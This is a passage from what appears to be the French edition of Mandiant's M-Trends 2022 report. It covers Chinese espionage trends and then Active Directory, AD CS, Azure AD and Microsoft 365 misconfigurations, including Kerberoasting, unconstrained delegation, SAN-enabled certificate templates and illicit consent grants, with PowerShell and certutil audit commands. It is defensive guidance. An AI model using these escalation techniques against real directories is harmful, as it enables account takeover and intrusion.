
Entre 2011 et 2017, Conference Crew a fréquemment ciblé l'industrie militaire et les entreprises privées du secteur de la défense et de l'aérospatial des États-Unis. Les cybercriminels ont également visé des entités en Asie du Sud-Est, ainsi qu'un établissement d'enseignement en 2021. Ce groupe existe depuis si longtemps que Mandiant l'appelle encore par une désignation antérieure aux APT.

Perspectives

Après de nombreuses compromissions, un effort concerté des États-Unis, du Royaume-Uni et des gouvernements européens a permis d'aboutir en juillet 2021 à une déclaration attribuant de vastes opérations de cyberespionnage, y compris l'exploitation de serveurs Microsoft Exchange et des campagnes de ransomwares, aux APT et clusters en lien avec le régime chinois. Bien que la Chine semble se garder de lancer des opérations destructrices causant des dégâts manifestes aux opérateurs d'importance vitale (OIV), l'État a utilisé des attaques perturbatrices ainsi que des campagnes de désinformation pour favoriser l'application des politiques de censure à l'intérieur de ses propres frontières. Mandiant continue de surveiller les campagnes de désinformation, dont nous pensons qu'elles sont dirigées de manière coordonnée et trompeuse pour soutenir les intérêts politiques de la République populaire. Étant donné le regain d'agressivité de la diplomatie internationale chinoise, ainsi que les vastes opérations de cyberespionnage menées par des acteurs à sa solde, nous pensons que les opérations de cyber-renseignement visant à soutenir la sécurité nationale et les intérêts économiques de la Chine continueront de s'accélérer au cours de l'année prochaine.



ERREURS DE CONFIGURATION COURANTES À L'ORIGINE DE COMPROMISSIONS



Active Directory constitue la solution de gestion des identités sur site la plus répandue dans les organisations : elle est d'ailleurs utilisée par près de 90 % des entreprises figurant au classement mondial du Fortune 1000[16]. Mais aujourd'hui, avec l'essor croissant du cloud, Active Directory s'intègre souvent dans un modèle hybride permettant de gérer et de synchroniser les identités au sein des environnements sur site et dématérialisés. Ainsi, de nombreuses organisations utilisent leur annuaire Active Directory sur site pour synchroniser les identités avec Azure Active Directory, et ce afin de mettre en place une solution d'identité intégrée unique pour l'accès aux applications et services.

Au cours de ses interventions de réponse à incident, Mandiant a constaté que les erreurs de configuration du modèle d'identité hybride permettaient aux cyberattaquants d'élever leurs privilèges, de se déplacer et d'ancrer leur présence au sein de l'environnement.

Erreurs de configuration sur site

Kerberoasting de SPN basés sur des comptes d'utilisateurs privilégiés

Dans Active Directory, un nom de principal du service (SPN) est une représentation d'une instance de service. Un SPN peut être enregistré pour un ordinateur ou un compte utilisateur afin d'associer une instance de service. Pour un compte configuré avec un SPN, n'importe quel compte authentifié dans Active Directory peut demander et recevoir le ticket TGS (Ticket Granting Service) pour le compte SPN associé, qui sera chiffré avec le hachage de mot de passe du compte. De fait, les attaquants ciblent fréquemment les SPN enregistrés avec des comptes d'utilisateurs privilégiés pour extraire le hachage du mot de passe et élever les privilèges dans Active Directory. On parle alors de Kerberoasting.

Figure 3. Utilisation de la commande PowerShell cmdlet pour identifier les comptes d'utilisateurs (hors comptes d'ordinateurs) configurés avec un SPN.

```
Get-ADUser -filter {(ServicePrincipalName -like "*")}
```

Mandiant conseille de générer des mots de passe forts et uniques (par exemple, avec au moins 25 caractères) et de modifier régulièrement les identifiants des comptes utilisateurs (hors ordinateurs) configurés avec des SPN. Par ailleurs, les autorisations doivent être inspectées et réduites pour ces comptes afin de respecter le principe du moindre privilège. Ce processus peut être automatisé à l'aide de comptes de service administrés (MSA) pour les comptes d'utilisateurs qui nécessitent une association SPN. Les MSA offrent une gestion automatique des mots de passe et permettent de déléguer la gestion des comptes à des administrateurs spécifiques.

16. Frost and Sullivan (20 mars 2020), « Active Directory Holds the Keys to your Kingdom, but is it Secure? ».

Autorisations de modification des GPO pour des utilisateurs non privilégiés

Les objets de stratégie de groupe (GPO) permettent de centraliser la configuration et la gestion des paramètres de sécurité des utilisateurs et des ordinateurs dans Active Directory. Les utilisateurs privilégiés disposant de droits délégués peuvent modifier les GPO, et ainsi altérer l'état de sécurité des objets dans Active Directory. Les entreprises octroient souvent ces autorisations à des groupes et comptes de sécurité spécifiques par défaut, par exemple :

- Les administrateurs de domaine
- Les administrateurs d'entreprise
- Les propriétaires créateurs de la stratégie de groupe

Souvent, les attaquants ciblent et compromettent les comptes de groupes spécifiques autorisés à éditer les GPO pour modifier les paramètres de sécurité du domaine. Les opérateurs de ransomware utilisent cette technique pour injecter des fichiers binaires malveillants (chiffreurs) dans de nombreux systèmes et dans un court laps de temps. Les cybercriminels peuvent aussi détourner les GPO pour obtenir un accès privilégié aux terminaux. En modifiant les paramètres d'attribution des droits d'utilisateurs, ils peuvent acquérir des autorisations administratives locales ou configurer des services pour obtenir un accès permanent.

Mandiant conseille aux entreprises d'inspecter leurs paramètres GPO pour identifier les groupes et les comptes disposant de privilèges de modification. Les équipes de sécurité doivent protéger et renforcer ces paramètres afin de réduire la surface d'attaque.

Figure 4. Utilisation de la commande PowerShell cmdlet pour identifier les comptes disposant d'autorisations explicites pour les objets GPO.

```
$GPOPermission  = Foreach ($GPO in (Get-GPO -All | Where-Object {$_.DisplayName -like "*"})){
    Foreach ($Perm in (Get-GPPermissions $GPO.DisplayName -All | Where-Object {$_.Permission -like "*"})) {
      New-Object PSObject -property @{GPO=$GPO.DisplayName;Trustee=$Perm.Trustee.Name;Permission=$Perm.
Permission}
    }  }
$GPOPermission | Select-Object GPO,Trustee,Permission
```

Utilisation de comptes privilégiés sur des ressources hors Tier 0

En 2021, Mandiant a continué d'observer des architectures Active Directory plates permettant l'utilisation de comptes hautement privilégiés pour accéder à tous les terminaux. Ce phénomène a entraîné l'exposition d'identifiants des comptes privilégiés sur les terminaux (en mémoire), puis leur accès et leur utilisation par des attaquants à l'aide d'outils de dumping d'identifiants comme Mimikatz. Les méthodes d'authentification qui exposent les identifiants en mémoire sur les terminaux comprennent :

- L'ouverture de session interactive
- L'ouverture de session à l'aide du protocole RDP (Remote Desktop Protocol)
- La commande RunAs – qui permet à un utilisateur d'exécuter des fichiers binaires dans le contexte d'un autre compte spécifié
- runas /noprofile /user:\administrator cmd.exe
  (*Figure 2. Utilisation de cmdlet pour exécuter cmd.exe dans le contexte du compte « administrator »*)

- L'utilisation de WinRM/PowerShell avec CredSSP
- L'utilisation de PsExec avec des identifiants explicites

Mandiant conseille aux entreprises d'implémenter des restrictions explicites n'autorisant l'utilisation de comptes privilégiés qu'à partir de postes de travail disposant d'un accès privilégié spécifique ou depuis des ressources du Tier 0 qui résident dans des VLAN et des segments restreints et protégés. Pour ce faire, il est possible d'appliquer une architecture Active Directory avec un Tiering Model – un modèle d'administration réparti en différentes couches – limitant l'utilisation des comptes sur une catégorie de ressources (allant du Tier 0 au Tier 2). La mise en œuvre de garde-fous et de restrictions de connexion pour les comptes privilégiés peut être définie au sein des GPO (attribution des droits utilisateur) ou à l'aide de silos de stratégies d'authentification (niveau fonctionnel du domaine Windows Server 2012 R2 ou supérieur).

Utilisation de la délégation sans contrainte

Dans Active Directory, la délégation permet à un service d'emprunter l'identité du client pour une authentification unique (SSO). Lorsque la délégation sans contrainte est activée sur un service front-end, celui-ci peut recevoir le ticket Kerberos de l'utilisateur qui demande l'accès au service cible. Les acteurs cyber attaquent et compromettent les systèmes dotés d'une délégation sans contrainte pour extraire les tickets Kerberos de la mémoire et usurper des comptes au sein d'un environnement. Lorsque des comptes privilégiés accèdent à des terminaux configurés avec une délégation sans contrainte, ceci peut aboutir à une élévation des privilèges au sein d'un domaine.

Figure 5. Utilisation de la commande PowerShell cmdlet pour lister les objets AD disposant d'une délégation sans contrainte.

```
Get-ADObject -Filter {(msDS-AllowedToDelegateTo -like '*') -or (UserAccountControl -band 0x0080000)
-Properties samAccountName,servicePrincipalName,msDS-AllowedToDelegateTo,userAccountControl
```

Figure 6. Utilisation de la commande PowerShell cmdlet pour lister les utilisateurs privilégiés pouvant être délégués.

```
Get-ADUser -Filter {(AdminCount -eq 1) -and (AccountNotDelegated -eq $false)}
```


Mandiant conseille aux entreprises d'identifier les terminaux configurés avec une délégation sans contrainte et de les migrer afin d'activer cette fonction uniquement pour certains services.

Introduit depuis Microsoft Windows Server 2012 R2 et Windows 8.1, le groupe de sécurité « Utilisateurs protégés » sert à gérer l'exposition des identifiants appartenant aux comptes privilégiés. En effet, le groupe attribue automatiquement à ses membres des mesures de sécurité non configurables :

- Le ticket TGT (Ticket Granting Ticket) Kerberos expire au bout de 4 heures, au lieu des 10 heures habituelles par défaut.
- Les identifiants en cache sont bloqués ; un contrôleur de domaine doit être disponible pour authentifier le compte.
- Les mots de passe en texte clair ne sont pas mis en cache pour l'authentification Digest ou la délégation des informations d'identification par défaut (CredSSP) sous Windows, quels que soient les paramètres de politique appliqués sur le terminal.
- La fonction unidirectionnelle NTLM (NTOWF) est bloquée.
- Les chiffrements DES et RC4 ne peuvent être utilisés pour la pré-authentification Kerberos (Server 2012 R2 ou version ultérieure).
- Les comptes ne peuvent pas être utilisés pour la délégation avec ou sans contrainte.

Pour les comptes privilégiés qui ne nécessitent pas une fonction explicite de délégation, Mandiant recommande d'activer l'option « Le compte est sensible et ne peut pas être délégué » dans l'onglet « Compte » via l'outil Utilisateurs et ordinateurs Active Directory. Ce paramètre permettra de restreindre le compte de façon appropriée.

Figure 7. Cochez la case « Le compte est sensible et ne peut pas être délégué ».



Le modèle de certificat autorise l'escalade de privilèges d'administrateur de domaine

La plateforme de services de certificats Active Directory (AD CS) de Microsoft est une infrastructure à clé publique (PKI) qui facilite l'utilisation de certaines fonctions telles que le système de fichiers EFS, l'authentification de domaine, les signatures numériques et la sécurité des e-mails. Les autorités de certification AD CS délivrent des certificats suite à la demande de signature de certificat (CSR) de l'utilisateur ou de la machine selon les modèles publiés. Les modèles définissent des paramètres tels que la validité des certificats, leur utilisation et les autorisations de stratégie d'application pour les principaux de sécurité.

Une erreur de configuration courante observée par Mandiant concerne les modèles de certificat autorisant le demandeur à spécifier un autre SAN (Subject Alternative Name). Or, lorsqu'un modèle autorise les demandes de certificat contenant à la fois l'authentification de domaine et un SAN, un utilisateur de domaine authentifié peut potentiellement demander et recevoir un certificat avec un compte privilégié inclus en tant que SAN. L'utilisateur de domaine authentifié pourrait alors accéder aux ressources du domaine dans le contexte de l'utilisateur privilégié.

Figure 8. Modèle de certificat pour autoriser un SAN (Subject Alternative Name).

Voici comment renforcer les configurations afin de sécuriser les serveurs d'autorité de certification (AC) Microsoft :

- Traitez les AC et les AC subordonnées en tant que ressources du Tier 0 et appliquez des restrictions d'ouverture de session pour minimiser le périmètre d'action des comptes disposant de droits d'accès élevés aux serveurs de certificats.
- Appliquez l'authentification multifacteur (MFA) pour l'accès à la gestion des AC.
- Inspectez les modèles publiés pour vérifier l'absence de certificats suspects ou malveillants.

Figure 9. Programme en ligne de commande Windows pour afficher les modèles publiés.

certutil.exe -TCAInfo

- Contrôlez les permissions de sécurité attribuées à l'ensemble des modèles de certificats publiés, et validez l'étendue des autorisations d'enrôlement et d'écriture déléguées aux principaux de sécurité.

Figure 10. Programme en ligne de commande Windows pour afficher les autorisations des modèles publiés.

certutil.exe -v -dsTemplate

- Exigez l'approbation d'un responsable pour les modèles de demande de signature de certificat (CSR) autorisant un SAN.
- Examinez les stratégies de certificat pour vérifier si la configuration EDITF_ ATTRIBUTESUBJECTALTNAME2 est incluse. Celle-ci permet à une autorité de certification d'accepter l'inclusion d'informations SAN dans la demande de signature de certificat. Ce paramètre s'applique à l'ensemble de l'autorité de certification, ainsi qu'à tous les autres modèles de certificat publiés par cette AC.

Figure 11. Programme en ligne de commande Windows pour valider l'existence de l'indicateur EDITF_ATTRIBUTESUBJECTALTNAME2.

certutil.exe -getreg policy

- Pour l'utilisation de modèles contenant une valeur EKU (utilisation améliorée de la clé) sensible, limitez les autorisations d'enrôlement à des utilisateurs et groupes prédéfinis. Les certificats contenant des propriétés EKU peuvent servir différents objectifs.
- Inspectez et vérifiez le container NTAuthCertificates dans Active Directory pour valider les certificats CA référencés. L'objet AD NTAuthCertificates définit les certificats d'AC qui permettent l'authentification dans Active Directory. Cet objet dispose d'une série de certificats d'AC de confiance. Avant d'authentifier un principal, AD vérifie l'entrée d'objet NTAuthCertificates pour l'AC spécifiée dans le champ « Issuer » (émetteur) du certificat d'authentification afin de valider l'authenticité de l'AC.
- Protégez matériellement les clés privées d'AC à l'aide d'un module de sécurité matériel (HSM) pour éviter le vol de clés privées utilisant des protocoles de sauvegarde DPAPI.
- Activez la journalisation des audits pour les services de certificats sur les serveurs d'AC et surveillez le processus d'enrôlement de certificats ainsi que les événements de sauvegarde d'AC.
- Surveillez les événements d'authentification basés sur les certificats de contrôleur de domaine.
- Utilisez des outils publics tels que PSPKIAudit pour valider et identifier les erreurs de configuration présentes dans les modèles de certificats.

Risques de configuration sur Microsoft Azure et Microsoft 365

Tout au long de l'année 2021, beaucoup d'entreprises ont poursuivi la migration de leurs applications, services et données vers le cloud. En réponse, les acteurs cyber ont redoublé d'efforts pour cibler les identités et les données stockées dans des environnements tels que Microsoft Azure et les plateformes SaaS (Microsoft 365).

Identités : l'absence d'authentification MFA favorise les accès non autorisés

Mandiant continue d'observer que les entreprises qui font l'impasse sur l'authentification multifacteur (MFA) pour protéger les identités et accès à l'infrastructure cloud sont victimes d'adversaires utilisant des identifiants volés ou le password spraying pour obtenir un accès non autorisé aux applications et aux données hébergées dans le cloud. Les cybercriminels ont utilisé ces techniques pour cibler non seulement les ressources cloud, mais aussi les applications sur site (passerelles VPN, services d'accès distant, infrastructures de postes de travail virtuels (VDI), services d'e-mail et de messagerie, etc.).

Mandiant invite les entreprises à non seulement mettre en œuvre des politiques de mots de passe forts et complexes pour tous les comptes, mais aussi à exiger l'authentification MFA pour accéder aux ressources externes à partir de sites distants ou non approuvés. Les organisations peuvent utiliser les fonctions d'Azure AD telles que les stratégies d'accès conditionnel (CAP) pour veiller à l'application de la MFA, ainsi que la protection de mots de passe Azure AD pour restreindre l'utilisation de mots de passe faibles ou connus pour être susceptibles aux attaques de password spraying.

Utilisation de méthodes d'authentification anciennes pour contourner la MFA dans Azure AD

L'une des méthodes les plus couramment utilisées par les attaquants pour accéder aux locataires (tenants) Azure implique le vol d'identifiants ou le password spraying à l'aide de protocoles d'authentification d'ancienne génération. Ces protocoles ne prennent pas en charge la MFA et, s'ils sont autorisés, peuvent être utilisés pour accéder aux données et ressources stockées via Azure AD.

Voici une liste de protocoles d'authentification d'ancienne génération pouvant être utilisés pour obtenir un accès à Microsoft 365 :

- Exchange Active Sync (EAS)
- Autodiscover (découverte automatique)
- IMAP4
- MAPI sur HTTP (MAPI/HTTP)
- Offline Address Book (OAB) (carnet d'adresses en mode hors connexion)
- Service Outlook
- POP3
- Service web de création de rapports
- Exchange REST (Representational State Transfer)
- Outlook Anywhere (RPC sur HTTP)
- SMTP authentifié
- ActiveSync

Les fonctionnalités d'authentification modernes comprennent la MFA à l'aide de cartes à puce, l'authentification basée sur les certificats (CBA) et les fournisseurs d'identités SAML tiers. Les méthodes d'authentification modernes reposent sur la bibliothèque d'authentification Active Directory (ADAL) et sur la norme OAuth v2.0. Mandiant recommande aux entreprises de déterminer si des protocoles d'authentification hérités sont activés pour l'accès à Microsoft 365 et d'implémenter soit les paramètres de sécurité par défaut, soit des stratégies d'accès conditionnel qui désactivent ces protocoles obsolètes et appliquent des méthodes d'authentification modernes.

Les comptes ou les applications qui nécessitent une authentification de base (ancienne) doivent être soumis à des stratégies d'accès conditionnel de façon à restreindre l'utilisation aux plages IP approuvées. À long terme, les comptes et les applications doivent être mis à niveau afin de prendre en charge les nouvelles méthodes d'authentification.

Figure 12. Utilisation de la commande PowerShell cmdlet pour vérifier les paramètres d'authentification moderne pour un tenant M365.

```
Get-OrganizationConfig | Format-Table -Auto Name,OAuth*
```

Identités privilégiées synchronisées à partir de l'infrastructure sur site

Mandiant a continué d'observer des compromissions de comptes sur site configurés avec des autorisations administratives globales (ou élevées) au sein d'Azure AD, permettant aux attaquants de se déplacer verticalement jusqu'au cloud. Souvent, les entreprises utilisaient des stratégies d'accès conditionnel configurées pour ne pas exiger d'authentification MFA lors de l'accès à Azure à partir de plages IP approuvées (en corrélation avec les plages IP utilisées pour les configurations sur site). Une fois qu'un adversaire avait accès à l'infrastructure sur site, celui-ci était libre de se déplacer verticalement vers le cloud, d'y créer de nouveaux comptes et d'élargir son périmètre d'accès.

Mandiant conseille aux entreprises de revoir la portée des comptes sur site synchronisés avec Azure AD ainsi que l'attribution du rôle d'administrateur global (et d'autres rôles disposant de droits d'accès élevés). Si des comptes disposent de privilèges élevés, les organisations doivent soit les configurer en tant que comptes dédiés exclusivement au cloud (nécessitant une authentification MFA quel que soit leur emplacement) soit utiliser Microsoft Privileged Identity Management (PIM) pour veiller à ce que l'octroi de rôles soit basé sur des critères temporels et d'approbation.

Règles de pare-feu assouplies sur les machines virtuelles hébergées dans le cloud

Autre tendance observée en 2021 : les règles de pare-feu excessivement permissives, que les attaquants exploitent pour obtenir un accès distant aux machines virtuelles externes hébergées dans des tenants cloud. Les hackers en profitent pour extraire les données, déployer des ransomwares ou des backdoors, puis se déplacer soit latéralement (au sein du client cloud), soit verticalement (vers l'infrastructure sur site).

Mandiant conseille aux entreprises de filtrer le trafic réseau qui peut entrer et sortir des interfaces réseau et des sous-réseaux virtuels à l'aide d'un groupe de sécurité réseau Azure strict. Un groupe de sécurité réseau contient des règles qui autorisent ou refusent le trafic entrant ou sortant de plusieurs types de composants Azure.

Un hôte bastion est un serveur accessible depuis l'extérieur destiné à fournir un accès à un réseau privé depuis un réseau externe. Exemple : utilisation d'Internet pour gérer à distance des ressources basées dans le cloud.

Les ports et protocoles inutilisés doivent être supprimés, puisque les attaquants peuvent les utiliser pour obtenir un accès initial, se déplacer latéralement et potentiellement voler des données sensibles. Au minimum, les ports et protocoles couramment utilisés pour la gestion à distance doivent être bloqués depuis les réseaux externes. Voici quelques exemples :

- SMB (TCP/445, TCP/135, TCP/139)
- Remote Desktop Protocol (TCP/3389)
- Windows Remote Management (WinRM)/Remote PowerShell (TCP/80, TCP/5985, TCP/5986)
- Windows Management Instrumentation (WMI) (plage de ports dynamiques attribuée via le modèle DCOM (Distributed Component Object Model))

Lorsque l'accès distant aux machines virtuelles exécutées depuis des tenants cloud est nécessaire, une bonne pratique consiste à gérer la connectivité à l'aide d'hôtes bastions.

Rôles excessivement permissifs attribués à des utilisateurs non privilégiés

Le contrôle des accès basé sur les rôles (RBAC) d'Azure constitue le point de contrôle de l'autorisation d'accès aux ressources Azure. Pour fournir un accès, les rôles doivent être attribués à des comptes exclusivement dédiés cloud ou synchronisés. En 2021, Mandiant a constaté que des rôles trop permissifs étaient octroyés à des comptes non privilégiés qui, une fois compromis, sont utilisés par les attaquants pour élever les privilèges afin de se déplacer latéralement, compromettre d'autres comptes et ressources, puis accéder aux données stockées dans Azure ou dans l'infrastructure sur site. Les rôles d'abonnement Azure fréquemment exploités par les cybercriminels comprennent :

- **Le rôle Contributeur**, utilisé pour gérer et modifier les ressources contenues dans l'abonnement. Les attaquent peuvent détourner ce rôle pour extraire des informations à partir des bases de données et des comptes de stockage au sein d'un abonnement.
- **Le rôle Contributeur de machines virtuelles**, utilisé pour gérer l'ensemble des VM. Les adversaires peuvent détourner ce rôle, notamment via l'interface Run Command d'Azure, pour déployer des backdoors ou des ransomwares, extraire des identifiants et des données et se déplacer verticalement vers l'infrastructure sur site. Les cybercriminels peuvent en outre supprimer des instances de VM et altérer la disponibilité des applications et des services accessibles à l'aide des machines virtuelles.
- **Le rôle Administrateur d'application**, utilisé pour gérer les applications enregistrées dans Azure AD. Les hackers peuvent détourner ce rôle en configurant et en associant des mots de passe ou des certificats à des applications en vue d'obtenir un accès permanent et d'élever les privilèges au sein d'un tenant Azure.
- **Le rôle Emprunt d'identité d'application** dans Exchange Online, utilisé par les attaquants pour lire et envoyer des e-mails en usurpant n'importe quel utilisateur au sein d'un abonnement Microsoft 365.

Mandiant conseille aux entreprises de cesser d'attribuer des rôles privilégiés permanents à des comptes désignés et de se concentrer sur l'intégration d'une méthode « juste à temps » pour l'approbation et l'octroi de rôles élevés. Au sein d'Azure, Microsoft PIM est une solution évolutive qui fournit des attributions de rôles basées à la fois sur des facteurs de temps et d'autorisation, avec des critères d'accès et des fonctionnalités d'audit complètes.

Le consentement illicite autorise les attaques

Les cybercriminels créent et enregistrent souvent des applications malveillantes dans Azure pour tenter d'obtenir un accès permanent aux données et aux applications comme Exchange Online. Mandiant a vu des attaquants exploiter cette méthode d'accès dans un contexte où les organisations autorisent des utilisateurs non privilégiés à autoriser l'accès par des applications externes à des données hébergées dans Azure ou Microsoft 365. Les adversaires peuvent utiliser une attaque de phishing pour inciter un utilisateur à donner le consentement requis pour ce niveau d'accès. Une fois qu'une application malveillante acquiert un tel consentement, elle collecte le jeton d'accès et dispose d'un accès aux données du compte sans avoir besoin des identifiants de l'utilisateur.

Mandiant conseille aux entreprises d'inspecter leurs paramètres de configuration d'abonnement Azure et Microsoft 365 et de vérifier les paramètres de sécurisation renforcée :

- Paramétrez les consentements utilisateurs de manière à ce que ces derniers ne puissent pas autoriser l'accès à des applications tierces. Les autorisations d'applications peuvent aussi être restreintes à celles qui émanent d'éditeurs vérifiés, ou pour des autorisations spécifiques à faible risque.
- Inspectez régulièrement les autorisations octroyées pour les applications externes.
- Implémentez une politique de gouvernance des applications pour surveiller le comportement des applications tierces. Microsoft Cloud App Security (MCAS) peut être utilisé pour détecter les applications OAuth à risque et pour évaluer les autorisations applicatives dans le portail Azure.

Autorisations d'API Azure risquées déléguées à des applications à mono- ou multi-tenant

Une application enregistrée sur Azure peut utiliser des applications ou des autorisations déléguées sans qu'un utilisateur interactif ne soit connecté. Ces autorisations nécessitent le consentement d'un administrateur, puis sont attribuées au principal de service associé à l'application.

En 2021, Mandiant a identifié des cas de compromission de compte disposant du rôle Administrateur d'application dans Azure, ce qui offrait à l'attaquant un moyen d'obtenir un accès permanent. Le hacker pouvait ajouter un identifiant d'application ou de principal de service (mot de passe ou certificat) afin d'utiliser les autorisations légitimes attribuées à l'application. Dans certaines situations, les applications disposaient d'autorisations au sein de plusieurs tenants Azure (consommateurs), ouvrant la voie à une éventuelle attaque de la supply chain. L'adversaire pouvait usurper une application autorisée (approuvée) et se déplacer latéralement entre différents tenants.

Mandiant recommande aux entreprises d'inspecter les autorisations d'API octroyées aux applications et de déterminer précisément l'étendue des autorisations attribuées aux applications enregistrées dans Azure. Le comportement des applications peut être surveillé à l'aide de playbooks. Utilisez les fonctions natives d'Azure telles qu'Azure Monitor Workbooks pour analyser l'utilisation des applications. Azure Monitor Workbooks peut être utilisé pour l'analyse de données et la création de rapports de visualisation. Nous conseillons en outre d'effectuer un examen périodique des applications et des principaux de services configurés avec des identifiants et de mettre en place une rotation périodique de ces derniers.

Figure 13. Utilisation de la commande PowerShell cmdlet pour vérifier les applications disposant d'identifiants configurés.

```
$Applications = Get-AzureADApplication -All $True
foreach ($Applications in $Applications){
 if ($Applications.PasswordCredentials.Count -ne 0 -or $Applications.KeyCredentials.Count -ne 0){
 Write-Host 'Display Name::'$Applications.DisplayName
 Write-Host 'Password Count::' $Applications.PasswordCredentials.Count
 Write-Host 'Key Count::' $Applications.KeyCredentials.Count
 }}
```

Figure 14. Utilisation de la commande PowerShell cmdlet pour vérifier les principaux de service disposant d'identifiants configurés.

```
$SP = Get-AzureADServicePrincipal -All $true
foreach ($SP in $SP){
 if ($SP.PasswordCredentials.Count -ne 0 -or $SP.KeyCredentials.Count -ne 0){
 Write-Host 'Service principal Display Name::'$SP.DisplayName
 Write-Host 'Password Count::' $SP.PasswordCredentials.Count
 Write-Host 'Key Count::' $SP.KeyCredentials.Count
```

CONCLUSION

Le champ des menaces est un environnement à la fois vaste et complexe, qui évolue constamment au gré du contexte mondial. Ainsi, dès les débuts de la pandémie de COVID-19, nous avons observé une hausse des attaques visant les services de santé ainsi que les établissements de recherche et de développement. À l'heure où nous publions ce rapport *M-Trends 2022*, la situation en Ukraine montre à quel point la géopolitique et le cyber sont liés.

La mission de Mandiant est de protéger les entreprises des cyberattaques et de leur donner confiance dans leur état de préparation. Le rapport annuel *M-Trends* s'inscrit dans cette perspective en s'appuyant sur les données et les enseignements tirés de nos interventions de réponse à incident.

Côté pile, la durée médiane de présence à l'échelle mondiale est désormais de 21 jours, contre 24 jours l'année passée, ce qui représente une tendance encourageante. Côté face, nous avons constaté l'utilisation continue de ransomwares et de techniques de double extorsion. Faibles risques, simplicité de mise en œuvre et fort potentiel de rentabilité pour les cybercriminels… tout porte à croire que cette menace n'est pas près de disparaître pour les entreprises et administrations.

La préparation est essentielle pour se prémunir contre les ransomwares et les autres formes de cyberattaque, d'où l'intérêt des opérations Red Team, des exercices de simulation et de la formation. Des fondamentaux solides, tels que la gestion des vulnérabilités et des correctifs, le principe du moindre privilège et la sécurisation renforcée, jouent aussi un rôle majeur dans l'optimisation des défenses. Notre étude de cas impliquant des coinminers illustre l'importance de la journalisation et du suivi des alertes, puisque notre investigation a permis de mettre au jour la présence de menaces encore plus dangereuses.

L'efficacité d'une stratégie de cyberdéfense repose sur la Threat Intelligence qui la pilote. Or, la CTI la plus fiable est toujours celle récoltée directement sur le terrain. Mandiant entend bien continuer de partager ses connaissances de première ligne dans ses rapports *M-Trends* afin d'améliorer à la fois la sensibilisation, la compréhension et les capacités de tous les acteurs de la sécurité. L'objectif : aider les entreprises à déployer tous les moyens possibles pour lutter sans relâche contre les cybermenaces.

Pour en savoir plus, rendez-vous sur www.mandiant.fr

Mandiant

11951 Freedom Dr, 6th Fl, Reston, VA 20190,
USA 00 1 703 935 1700
00 1 833.3MANDIANT (362.6342)
info@mandiant.com

À propos de Mandiant

Depuis 2004, Mandiant® s'impose comme le partenaire de confiance des entreprises soucieuses de leur sécurité. Aujourd'hui, l'expertise et la Threat Intelligence leader de Mandiant sous-tendent des solutions dynamiques qui aident les organisations à développer des programmes plus efficaces et à instaurer une plus grande confiance dans leurs cyberdéfenses.

MANDIANT